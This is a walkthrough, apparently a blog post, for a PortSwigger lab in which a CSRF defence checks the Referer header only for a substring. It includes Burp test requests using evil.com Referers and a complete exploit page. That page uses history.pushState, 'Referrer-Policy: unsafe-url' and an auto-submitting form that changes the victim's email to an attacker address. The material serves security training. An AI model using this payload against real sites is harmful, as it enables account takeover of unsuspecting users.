PortSwigger
Description
This lab’s email change function has no CSRF tokens. Instead, it validates the Referer header — but the validation is broken. It checks if the expected domain exists as a substring anywhere in the Referer header, not if it matches exactly.
We can exploit this by including the target domain as a query parameter in the Referer URL. However, modern browsers strip query strings from the Referer header by default. We need to override this behavior using the Referrer-Policy: unsafe-url header.
Step 1 - Log In and Capture the Request

Log in with wiener:peter and change your email. Capture the request in Burp:
POST /my-account/change-email HTTP/2
Host: YOUR-LAB-ID.web-security-academy.net
Cookie: session=YOUR_SESSION
Referer: https://YOUR-LAB-ID.web-security-academy.net/my-account
Content-Type: application/x-www-form-urlencoded

email=test%40test.com
Step 2 — Test Referer Validation in Burp Repeater
Send the request to Burp Repeater.
Test 1 — Change the Referer domain to an incorrect one:
Referer: https://evil.com

The server rejects the request.
Test 2 — Append the lab domain as a query string to an incorrect domain:
Referer: https://evil.com?YOUR-LAB-ID.web-security-academy.net

The server accepts the request!
Step 3 - Craft the Basic Exploit
We need a CSRF payload that generates a Referer header containing the lab domain as a substring.
In standard CSRF, the Referer is the exploit server’s domain. We need to modify it to include the lab domain.
One way is to use history.pushState() to add a query parameter to the exploit page’s URL:
history.pushState("", "", "/?YOUR-LAB-ID.web-security-academy.net")
When the browser navigates to https://exploit-server.net/?YOUR-LAB-ID..., the Referer header becomes:
Referer: https://exploit-server.net/?YOUR-LAB-ID.web-security-academy.net
This contains the lab domain as a substring — passing the broken validation.
Step 4 - Handle Browser Default Behavior
Problem: Modern browsers (including Chrome) strip the query string from the Referer header by default for cross-origin requests. The Referer sent would be just https://exploit-server.net/ — no query string, no lab domain, validation fails.
Solution: Override the browser’s default Referer policy using the Referrer-Policy header.
Add this to the Head section of your exploit server page:
Referrer-Policy: unsafe-url
This tells the browser to send the full URL (including query string and path) in the Referer header, regardless of origin.
Note: Unlike the HTTP header Referer, the policy spelling is Referrer-Policy (with double ‘r’ in the middle).
Step 5 - Craft the Complete Exploit

Exploit server - Head section:
Referrer-Policy: unsafe-url
Exploit server - Body section:
<script>
    history.pushState("", "", "/?YOUR-LAB-ID.web-security-academy.net");
</script>

<form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="hacked%40attacker.com">
</form>

<script>
    document.forms[0].submit();
</script>
Step 6 - Test the Exploit on Yourself
- Go to the exploit server
- Set the Head section to
Referrer-Policy: unsafe-url - Paste the body HTML (replace
YOUR-LAB-IDand email address) - Use a unique email address (not your current one)

- Click Store, then View exploit
Check Burp’s HTTP history — the POST request should have a Referer header like:
Referer: https://YOUR-EXPLOIT-SERVER.net/?YOUR-LAB-ID.web-security-academy.net
Step 8 — Deliver to Victim

Change the email address in the exploit to a different value (so the victim doesn’t get your test address). Then click Deliver to victim.

The lab solves.
Step 9 — Lab Solved

Why This Works
| Component | Expected Behavior | Actual Behavior | Bypass |
|---|---|---|---|
| Referer validation | Check full domain | Check substring only | Inject lab domain as query param |
| Browser default | Strips query string from cross-origin Referer | Sends only origin | Referrer-Policy: unsafe-url |
| No CSRF token | Would prevent attack | Not present | N/A |